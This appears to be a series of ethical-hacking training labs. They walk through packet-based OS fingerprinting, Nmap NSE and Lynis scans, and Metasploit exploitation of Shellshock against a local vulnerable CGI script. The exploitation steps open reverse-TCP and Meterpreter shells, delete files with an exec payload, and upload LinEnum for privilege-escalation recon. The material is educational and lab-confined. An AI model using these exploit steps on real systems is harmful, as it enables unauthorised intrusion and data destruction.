OS/400 R4.4 AS/400	64	8192	y	0
SCO R5 Compaq	64	24820	n	0
Solaris 8 Intel/Sparc	64	24820	y	0
FTX(UNIX) 3.3 STRATUS	64	32768	n	0
Unisys x Mainframe	64	32768	n	0
Netware 4.11 Intel	128	32000-32768	y	0
Windows 9x/NT Intel	128	5000-9000	y	0
Windows 2000 Intel	128	17000-18000	y	0

Using the chart shown above, make a best guess as to what type of OS created this packet. Hint: convert hex values (such as Win:) to decimal to look up your answer. You can use any online hex converter or you can convert them by using the following command, replacing the hex number with the one you'd like to convert:

echo $((0x15a))

```
(1) Skillset Labs> echo $((0x15a))
346
```

07/20-21:14:13.129662 129.142.224.3:659 -> 65.62.252.131:53 TCP TTL:45 TOS:0x0 ID:56257 ***F**A* Seq: 0x9DD90553 Ack: 0xE3C65D7 Win: 0x7D78

What OS created this packet?

07/24-16:57:02.530000 118.12.3.1:23 -> 65.62.252.130:2412 TCP TTL:118 TOS:0x0 ID:53311 IpLen:20 DgmLen:53 DF ***AP*** Seq: 0x695B2295 Ack: 0x15807E7A Win: 0x4268

While this is a tedious exercise, it is very valuable in teaching one to recognize certain values as it is related to certain operating systems. Now let's look at some of Nmap's more advanced features. To move on to the next step, type the OS Version Platform from the list that matches the second packet and hit enter.

Windows 2000 Intel

Step 7: Nmap Scripting Engine (NSE): SNMP Script

For the last few years, Nmap has included NSE. It is the next generation of automation within the Nmap tool. We spend a good bit of time with NSE in the actual Advanced Ethical Hacking class, but we want to introduce you to it here. Let's dive right in and take a look at how powerful it can be. Enter the following command on a single line:

sudo nmap -sC -sU -p161 skillsetlocal.com --script=snmp-sysdescr --script-args snmpcommunity=secret

```
(1) Skillset Labs> sudo nmap -sC -sU -p161 skillsetlocal.com --script=snmp-sysde
scr --script-args snmpcommunity=secret

Starting Nmap 7.01 ( https://nmap.org ) at 2016-09-30 22:43 UTC
Nmap scan report for skillsetlocal.com (127.0.0.1)
Host is up (0.15s latency).
rDNS record for 127.0.0.1: localhost
PORT    STATE SERVICE
161/udp open  snmp
| snmp-sysdescr: Linux ip-10-0-0-29 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt9-2 (
2015-04-13) x86_64
|_  System uptime: 13m34.18s (81418 timeticks)
```

Pretty powerful for a port scanner right? Here's what we just did:
sC invokes NSE so that the scripts are available (it loads default scripts).
The *--script=snmp-sysdescr* tells Nmap to use the SNMP system description enumeration script. The *--script-args* allows us to input required arguments such as the SNMP community string we entered, which we discovered in earlier SNMP labs to be the word "secret". So basically, once we have the community string, we could really do all of the SNMP lab with just Nmap! Additionally, it does have to ability to crack community strings, web authentication passwords, telnet passwords, FTP passwords and many more. NSE certainly takes Nmap to a new level! Believe it or not, you can even create your own! NSE scripts are written using a language called Lua. Even the canned default scripts are pretty good.

Step 8: Nmap Scripting Engine (NSE): All Scripts

Let's run all the scripts against our local machine this time. The output is going to be pretty significant, so let's pipe it to *more*:

```
nmap -sC skillsetlocal.com | more
```

If you have some extra time, go ahead and do host discovery (just like we've done in past labs) and try port scanning other hosts on this network. That sort of scan will take a considerable amount of time, but will give you a wealth of information. You can also pipe in *more* to be able to work through the information slowly instead of watching it whizz by.

NSE is definitely something you should spend a few weeks mastering. It can cut your recon time in half if used properly!

Step 1: Looking at Lynis Test Categories

Vulnerability Identification is an essential step in the penetration testing process. We are trying to locate weaknesses in the target systems that could allow us to develop a successful exploitation. Vulnerabilities vary in their nature, from security misconfigurations and inadequate user privileges to software application bugs. Finding them may be a difficult task. Luckily, there are many tools available to help with vulnerability identification. Vulnerability scanners perform automated scans of a system, looking for many different types of vulnerabilities, and output results in reports that can be imported into exploitation tools.

In this lab, we will be working with Lynis, a powerful Linux security auditing tool. We will also see how scan results from Nessus, a popular vulnerability scanner, can be imported into the Metasploit Framework.

Lynis by CISOfy is an open source security auditing tool. Its main goal is to audit and harden UNIX and Linux based systems. It scans the system by performing many security control checks. Examples include searching for installed software and determine possible configuration flaws.

Lynis requires elevated privileges to run. Issue the following command to take a look at the categories of tests that Lynis can run on a system:

sudo lynis --view-categories | more

```
(1) Skillset Labs> sudo lynis --view-categories | more
```

```
[+] Available test categories
-------------------------------------
  - accounting
  - authentication
  - banners
  - boot_services
  - crypto
  - databases
  - file_integrity
  - file_permissions
  - filesystems
  - firewalls
  - hardening
  - hardening_tools
  - homedirs
  - insecure_services
  - kernel
  - kernel_hardening
  - ldap
  - logging
  - mac_frameworks
  - mail_messaging
--More--
```

Hit Space to see the rest of the categories.


Step 2: Running Full System Scan

For the most comprehensive scan, we can use the *--check-all*, or *-c* option. It will run all tests with root privileges. Issue the following command to start the scan:

sudo lynis -c

```
(1) Skillset Labs> sudo lynis -c
```


As you can see, a lot of information related to system configuration is displayed. Keep hitting **Enter** when prompted. Feel free to examine more results before moving on to the next step.



Step 3: Running Pentest Scan

Of course, most attackers won't have root privileges when looking for vulnerabilities on a target system. This is why Lynis introduced the *--pentest* option, which runs a non-privileged scan. Run the scan again, this time with "pentest" option enabled:

sudo lynis --pentest



Hit **Enter** when prompted. We can see that the scan still produces lots of useful information.

Step 4: The "quick" and "quiet" Modes

Full system scans gather so much information that results may be difficult to process in real time. Lynis includes options for running scans quickly and without excessive console output. Let's try using them. The following command will run a "quick" scan (-Q), which does not wait for user input, and also "quiet" (-q), which means that only warnings are going to be displayed. Issue the command below and wait for the scan to finish. It may take up to 10 minutes, with hardly activity in the console (remember, we are being "quiet").

sudo lynis --pentest -q -Q

```
(1) Skillset Labs> sudo lynis --pentest -q -Q
```

```
    - Minimal of 2 responsive nameservers                       [ W
    - Checking Postfix banner                                   [ W
  - Checking inetd (telnet)                                     [ W
(1) Skillset Labs>
```

Step 5: Looking at Lynis Report

To provide detailed information about its findings, Lynis generates two files for each scan: a report and a log. Both of them are in the */var/log/* folder. Let's take a look at the report first:

sudo cat /var/log/lynis-report.dat | more

You can see that reports contains lots of suggestions for hardening the system. Hit Enter several times to look through the output.

```
(1) Skillset Labs> sudo cat /var/log/lynis-report.dat | more
# Lynis Report
report_version_major=1
report_version_minor=0
report_datetime_start=2017-03-08 16:07:54
auditor=[Unknown]
lynis_version=2.0.0
os=Linux
os_name=Debian
os_fullname=Debian 8.0
os_version=8.0
linux_version=Debian
hostname=ip-10-0-0-77
warning[]=NONE|Version of Lynis is very old and should be update
lynis_update_available=1
binary_paths=/bin,/sbin,/usr/bin,/usr/sbin,/usr/local/bin,/usr/l
```

Step 6: Looking at Lynis Log

While report contains the summary of the scan results, Lynis log will record all information about each test that it runs on the system. Read the log file with the following command:

sudo cat /var/log/lynis.log | more

Hit **Enter** a few times to examine the results.

```
(1) Skillset Labs> sudo cat /var/log/lynis.log | more
[16:07:54] ### Starting Lynis 2.0.0 with PID 20584, build date 2
###
[16:07:54] ===-------------------------------------------------
[16:07:54] ### Copyright 2007-2015 - CISOfy, https://cisofy.com
[16:07:54] Program version:           2.0.0
[16:07:54] Operating system:          Linux
[16:07:54] Operating system name:     Debian
[16:07:54] Operating system version:  8.0
[16:07:54] Kernel version:            3.16.0
[16:07:54] Kernel version (full):     3.16.0-4-amd64
[16:07:54] Hardware platform:         x86_64
[16:07:54] Hostname:                  ip-10-0-0-77
[16:07:54] Auditor:                   [Unknown]
```

Step 7: Looking for Shellshock Vulnerability

We can use *grep*, *more*, and other utilities to look for specific things in Lynis reports and logs. For example, we want to see if our system is vulnerable to "Bash Bug" (aka "Shellshock") (hint: it is). So, we can read the log file again, grepping for "Shellshock":


sudo cat /var/log/lynis.log | grep Shellshock

```
(1) Skillset Labs> sudo cat /var/log/lynis.log | grep Shellshock
[16:08:08] Performing test ID SHLL-6290 (Perform Shellshock vulne
```

We can see that the Shellshock vulnerability test was performed. Let's jump to this line in the log and see what the test resulted in. You will see that one of the

results of the test was "bash binary found, but not executable, or it is symlinked". The latter is the case for our system.

sudo cat /var/log/lynis.log | more +/Shellshock



Step 8: Starting Metasploit Database

This is a good illustration of why you shouldn't rely on just one tool for vulnerability identification. We used Nessus, a popular vulnerability scanner, on our system. Now we will import data from the report produced by Nessus to Metasploit Framework.

Metasploit is mainly known as an exploitation platform (we will be using it a lot in the exploitation-related labs), but it also provides an easy way to work with some of the vulnerability scanning tools via plugins.

First, let's make sure that the Metasploit database is running, so we can import data from our scans. Issue the following command:

msfdb init

IMPORTANT! Please make sure that database is finished loading and you are back at the "Skillset Labs>" prompt before moving on to the next step


Step 9: Starting Metasploit Framework

Now start the Metasploit Framework by typing in the following command into your terminal:

msfconsole -L

After about a minute, you should be greeted with the Metasploit framework console.

```
(1) Skillset Labs> msfconsole -L
```



Step 10: Importing Nessus Reports

Issue the following command to import a Nessus scan report file saved on our system:

db_import report.nessus

```
msf > db_import report.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 127.0.0.1
[*] Successfully imported /home/admin/report.nessus
```

Step 11: Searching Vulnerabilities

This scan was targeted specifically at finding the Shellshock vulnerability. To look up the information related to this specific vulnerability, we can use the following command:

vulns -S shellshock

OK, the vulnerability was found on the host, and we got the IDs from different vulnerability databases in the report as well.

```
msf > vulns -S shellshock
[*] Time: 2016-09-16 16:18:29 UTC Vuln: host=127.0.0.1 name=Bash
Remote Code Execution Vulnerability (Shellshock) refs=CVE-2014-7
D-70137,OSVDB-112004,OSVDB-112004,CERT-252743,CERT-252743,IAVA-2
2014-A-0142,EDB-ID-34765,EDB-ID-34765,EDB-ID-34766,EDB-ID-34766,
-ID-34777,MSF-Pure-FTPd External Authentication Bash Environment
njection,MSF-Pure-FTPd External Authentication Bash Environment
jection,NSS-78385,NSS-78385
```

Step 12: Finding Modules

We can use the information from the report to find a corresponding exploit module. We can also search by the name as well, or can use one of the IDs from the vulnerability databases, such as the OSVDB (Open Source Vulnerability Database):

search osvdb:112004

```
msf > search osvdb:112004

Matching Modules
================

   Name                                                Disclosure Date  Rank
  Description
   ----                                                ---------------  ----
  -----------
   auxiliary/scanner/http/apache_mod_cgi_bash_env      2014-09-24       normal
  Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   auxiliary/server/dhclient_bash_env                  2014-09-24       normal
  DHCP Client Bash Environment Variable Code Injection (Shellshock)
   exploit/linux/http/advantech_switch_bash_env_exec   2015-12-01       excellent
  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/ftp/pureftpd_bash_env_exec            2014-09-24       excellent
  Pure-FTPd External Authentication Bash Environment Variable Code Injection (Sh
ellshock)
   exploit/multi/http/apache_mod_cgi_bash_env_exec     2014-09-24       excellent
  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/http/cups_bash_env_exec               2014-09-24       excellent
  CUPS Filter Bash Environment Variable Code Injection (Shellshock)
```

Now we can start trying some of the exploits from the list. We will learn how to exploit Shellshock in the *Exploiting Vulnerable Services* lab.

Step 1: Starting Metasploit Framework

According to cvedetails.com, GNU Bash through version 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock."
Source - http://www.cvedetails.com/cve/CVE-2014-6271/

We discovered in previous labs that our target system may be vulnerable to Shellshock. Let's exploit this vulnerability to gain access to the server. For our exploitation tasks, we'll be using the *Metasploit Framework*. It is an open source exploitation framework written and created by HD Moore. Metasploit is what made it possible for the non-coding security professional to test for the existence of exploitable vulnerabilities. It essentially made the bridge to becoming a pentester shorter and easier to cross.

Start the Metasploit Framework by typing in the following command into your terminal:

msfconsole -L

After about a minute, you should be greeted with the Metasploit framework console.

```
(1) Skillset Labs> msfconsole -L
```

```
       =[ metasploit v4.12.26-dev-fcf7a98993050242ba6a4ec9c45dee
+ -- --=[ 1578 exploits - 901 auxiliary - 272 post         ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops               ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Step 2: Selecting Exploit Module

Metasploit Framework has several auxiliary and exploit modules created for easy discovery and exploitation of the Shellshock vulnerability. Auxiliary modules perform scanning, fuzzing, sniffing, and other tasks. The exploit modules can actually give you a shell, which is what we are trying to achieve in this lab.

Select the "Apache modcgi Bash Environment Variable Code Injection" by issuing the following command:

use exploit/multi/http/apache_mod_cgi_bash_env_exec


```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Step 3: Looking at Exploit Options

Now that our exploit is selected, let's look at the options we need to configure. Enter

show options

You can see that some of the options (such as target port - RPORT) are preconfigured with default values. The third column informs us whether the option is mandatory ('yes') or ('no'). We have two mandatory options to configure: the target address (RHOST) and the path to the CGI script (TARGETURI).



We will set those options in the next step.

Step 4: Setting Exploit Options

Let's use our own machine as the target for this lab. To set the RHOST option, enter the following command:

set RHOST skillsetlocal.com

Now for the TARGETURI, enter the path to our vulnerable bash script as follows:

set TARGETURI /cgi-bin/vulnscript.sh

If you mistyped something while entering the commands, just re-enter them to set the correct values. You won't be able to move on to the next step until both options are set correctly.

```
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST skillsetlo
RHOST => skillsetlocal.com
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-b
TARGETURI => /cgi-bin/vulnscript.sh
```

Step 5: Available Payloads

Next we'll select a payload. A payload is simply the "action" part of an exploit. In other words, the exploit we just configured is the bullet, and the payload we select will be what's inside the bullet, as it controls what happens if the exploit is successful.

To see what payloads are available for our exploit, enter the following command:

show payloads

```
msf exploit(apache_mod_cgi_bash_env_exec) > show payloads

Compatible Payloads
===================

   Name                                        Disclosure Date  Ra
n
   ----                                        ---------------  --
-
   generic/custom                                               no
load
   generic/debug_trap                                           no
6 Debug Trap
   generic/shell_bind_tcp                                       no
mmand Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                    no
mmand Shell, Reverse TCP Inline
   generic/tight_loop                                           no
6 Tight Loop
   linux/x86/chmod                                              no
d
   linux/x86/exec                                               no
ute Command
   linux/x86/meterpreter/bind_ipv6_tcp                          no
```

Step 6: Selecting Payload

Quite a selection! We will look at more advanced payloads in other labs, but for now, let's just select a regular Linux command shell as our payload. Enter the following:

set PAYLOAD linux/x86/shell/reverse_tcp

```
msf exploit(apache_mod_cgi_bash_env_exec) > set PAYLOAD linux/x8
tcp
PAYLOAD => linux/x86/shell/reverse_tcp
```

Later, you will have the opportunity to try other payloads. For now, select the one shown in the example above to be able to move on to the next step.

Step 7: Configuring Payload

The resulting successful exploit, as directed by our selected payload, will then send a command shell session to our attack server. But in order for that to happen, we need to include something in the payload which tells the victim exactly where to send the shell. We can control this by setting a variable called LHOST. Since we want to direct the shell back to our machine, let's set the LHOST to our localhost address.

set LHOST 127.0.0.1

```
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
```

Step 8: Running Exploit

We should be good to go now for our Shellshock exploitation. You can run the show optionscommand again to verify that all options are set up correctly. If everything looks good, just enter exploit to launch the module.

exploit

Below is what you should see after the exploit launches successfully. You may not see the command prompt symbol (>), but as long as you see that a command shell session was opened, everything is good.

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (36 bytes) to 127.0.0.1
[*] Command shell session 1 opened (127.0.0.1:4444 -> 127.0.0.1:
0-05 18:01:11 +0000

```

Congratulations, you just gained access to the target system!

Step 10: Checking User ID

Now, issue the id command.

id

We are running as admin.

```
(2) Skillset Labs> id
uid=1000(admin) gid=1000(admin) groups=1000(admin),4(adm),20(dia
25(floppy),29(audio),30(dip),44(video),46(plugdev)
```

Step 12: Running Commands on Target System - id

Let's issue the same command:

id

We are running as *www-data*, the user under which the Apache web server runs.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Now that we have a shell on the target system, let's do something with it. Even though we didn't get root access, there's still a lot that we can perform. We will look at escalating privileges in other labs.

Step 13: Running Commands on Target System - pwd

It would be useful for us to be able to upload files to the compromised system. First, let's see exactly which directory we landed in by issuing the "print working directory" command:

pwd

OK, we are in the */usr/lib/cgi-bin* directory, as expected.

```
pwd
/usr/lib/cgi-bin
```

Step 14: Checking Directory Permissions

To be able to upoad files, we will need write permissions to the directory. To look up permissions for our working directory, issue the following command:

ls -l /usr/lib | grep cgi-bin

```
ls -l /usr/lib | grep cgi-bin
drwxrwxrwx  2 root root        4096 Jul  1 14:10 cgi-bin
```

Great! Our directory is world-writable, which means that we can modify the existing files as well as create or upload new ones.

Keep in mind that this is a deliberately vulnerable permissions configuration, that is not typical for a real system. However, such errors are more common than youwould think, and checking for misconfigured permissions is one of the first things you should do after gaining access to the target.

Step 15: Getting System Information

We will take a closer look at post-exploitation activities in other labs. For the final step of this lab, we will look up the kernel version of the compromised system. This is another step that can provide us with useful information to be used for privilege escalation. There are several different ways to get kernel information, the most common being the following:

cat /proc/version

```
cat /proc/version
Linux version 3.16.0-4-amd64 (debian-kernel@lists.debian.org) (g
 (Debian 4.8.4-1) ) #1 SMP Debian 3.16.7-ckt9-2 (2015-04-13)
```

Feel free to experiment with other OS commands to see what else you can accomplish with this level of access.

Step 1: Starting Metasploit Framework

In previous labs, we learned how to exploit a vulnerability on a target system using Metasploit Framework. In this lab, we are going to take a look at different types of payloads that can be used with exploit modules. We've used a shell payload, now let's try something different.

Start Metasploit Framework by entering the following command (don't forget the *-L* option):

msfconsole -L

```
(1) Skillset Labs> msfconsole -L
```

```
       =[ metasploit v4.12.26-dev-fcf7a98993050242ba6a4ec9c45dee
+ -- --=[ 1578 exploits - 901 auxiliary - 272 post         ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Step 2: Selecting Exploit

We will use the "Apache mod_cgi Bash Environment Variable Code Injection Shellshock" exploit for this lab. Select it with the following command:

use exploit/multi/http/apache_mod_cgi_bash_env_exec

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) >
```

Step 3: Setting Exploit Options: RHOST

Start configuring the exploit with setting the target ("remote") host:

set RHOST skillsetlocal.com

Step 4: Setting Exploit Options: TARGETURI

Next, we are specifying the vulnerable script file:

set TARGETURI /cgi-bin/vulnscript.sh

Step 5: Setting Exploit Options: LHOST

Even though the *LHOST* option is not required for some of the exploits, we can set it now so Metasploit will use it when needed:

set LHOST 127.0.0.1

Step 6: Selecting Single Payload

There are three types of payloads in Metasploit:

- Singles
- Stagers
- Stages

Singles are completely standalone payloads that can be used for some simple actions, such as adding users or running commands and executables. Let's select one of such payloads for our exploit. Run the following command:

set PAYLOAD linux/x86/exec

```
msf exploit(apache_mod_cgi_bash_env_exec) > set PAYLOAD linux/x8
PAYLOAD => linux/x86/exec
```

Step 7: Migrating Consoles

As you could probably tell from the payload name, its purpose is to execute a command on the target system. It could be anything (considering that some commands would not execute without proper privileges). Let's use this payload

to delete some files on the victim. But we'll need to create some files to be delete first. Migrate consoles by selecting "Console 2".

Step 8: Creating Target File

We already know which directory we will access on the target machine after a successful exploit. So let's create a dummy file that our exploit will delete. We will name the file *file.txt*. You may use a different name, but make sure it uses the *.txt* extension.

touch /usr/lib/cgi-bin/file.txt

Now run the *ls* command to verify that the file was created:

ls /usr/lib/cgi-bin

```
(2) Skillset Labs> touch /usr/lib/cgi-bin/file.txt
(2) Skillset Labs> ls /usr/lib/cgi-bin
file.txt  vulnscript.sh  weborf_cgi_wrapper  weborf_py_wrapper
(2) Skillset Labs>
```

Step 10: Setting Payload Options

If we run the "show options" command, we will see that our exploit only requires one option: *CMD*, which is the command that we want it to run. Let's set it to delete all files in the target directory with the *.txt* extension:

set CMD rm *.txt

```
msf exploit(apache_mod_cgi_bash_env_exec) > set CMD rm *.txt
CMD => rm *.txt
```

Step 11: Running Exploit

Now we are ready to run our exploit module.

exploit

You will see that msfconsole returned to the exploit prompt.

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Command Stager progress - 100.72% done (702/697 bytes)
[*] Exploit completed, but no session was created.
```

There is nothing more to do for it after executing the command we specified.

Step 13: Checking Damage

Run the directory listing command again:

ls /usr/lib/cgi-bin

Our target file is gone!

```
(2) Skillset Labs> ls /usr/lib/cgi-bin
vulnscript.sh  weborf_cgi_wrapper  weborf_py_wrapper
```

Step 15: Changing Payloads

Now we are going to select a payload that contains a stager (which sets up a connection between the attacker and the target host) and a stage (which is a payload component downloaded by the stager). In the following command, *reverse_tcp* is the stager, which, after establishing connection with the compromised host, downloads the stage (*meterpreter*).

set PAYLOAD linux/x86/meterpreter/reverse_tcp

```
msf exploit(apache_mod_cgi_bash_env_exec) > set PAYLOAD linux/x8
verse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
```

The Meterpreter payload is considered by many as the most powerful payload available in Metasploit. Earlier, we described a payload as being analogous to the different things you can load inside a bullet or missile. Well, we can think of Meterpreter as payload that has smaller missiles built into it. Nearly anything

you'd want to do to a system can easily be done with Meterpreter. If you think of something it doesn't do, the framework allows you to easily write something to accomplish whatever the task might be.

Step 16: Running Exploit

Re-setting the *PAYLOAD* option is the only thing we needed to change. The rest of the exploit options remain unaffected. Run the exploit again:

exploit

A Meterpreter session should be opened on the target.

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105
[*] Sending stage (1495599 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4444 -> 127.0.0.1:40
05 18:11:13 +0000

meterpreter >
```

Step 17: Meterpreter Commands

Meterpreter shell is different than the regular terminal shell we worked with previously. While some of the OS commands are supported, some of them produce different results. Try running the directory listing command:

ls

As you can see, the output contains a lot more details than we would have gotten by running the same command on a regular shell.

```
meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  76    fil   2016-06-15 20:53:32 +0000  vulnscr
100755/rwxr-xr-x  6992  fil   2016-07-01 13:33:27 +0000  weborf_
100755/rwxr-xr-x  7008  fil   2016-07-01 13:33:27 +0000  weborf_
```

Step 18: Uploading File

However, what makes Meterpreter really useful are the unique commands that can be only run from its shell. For example, transferring files is very easy with Meterpreter. Run the following command to upload a Linux enumeration script to the target directory:

upload LinEnum.sh

```
meterpreter > upload LinEnum.sh
[*] uploading  : LinEnum.sh -> LinEnum.sh
[*] uploaded   : LinEnum.sh -> LinEnum.sh
```

Step 19: Getting a Shell

We need to make sure that the script file is executable. To do this, let's get a regular terminal shell on the target system.

Enter shell into your Meterpreter prompt.

```
meterpreter > shell
Process 2236 created.
Channel 2 created.
/bin/sh: 0: can't access tty; job control turned off
$
```

Step 20: Modifying Permissions

Now from the regular shell, enter the following command:

chmod +x LinEnum.sh

```
$ chmod +x LinEnum.sh
```

Step 21: Running Script

We are ready to run the script. It will produce a lot of output and we want to save the results in a file. Run the command as follows to save the gathered information to a *report* file:

./LinEnum.sh -r report

```
$ ./LinEnum.sh -r report

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
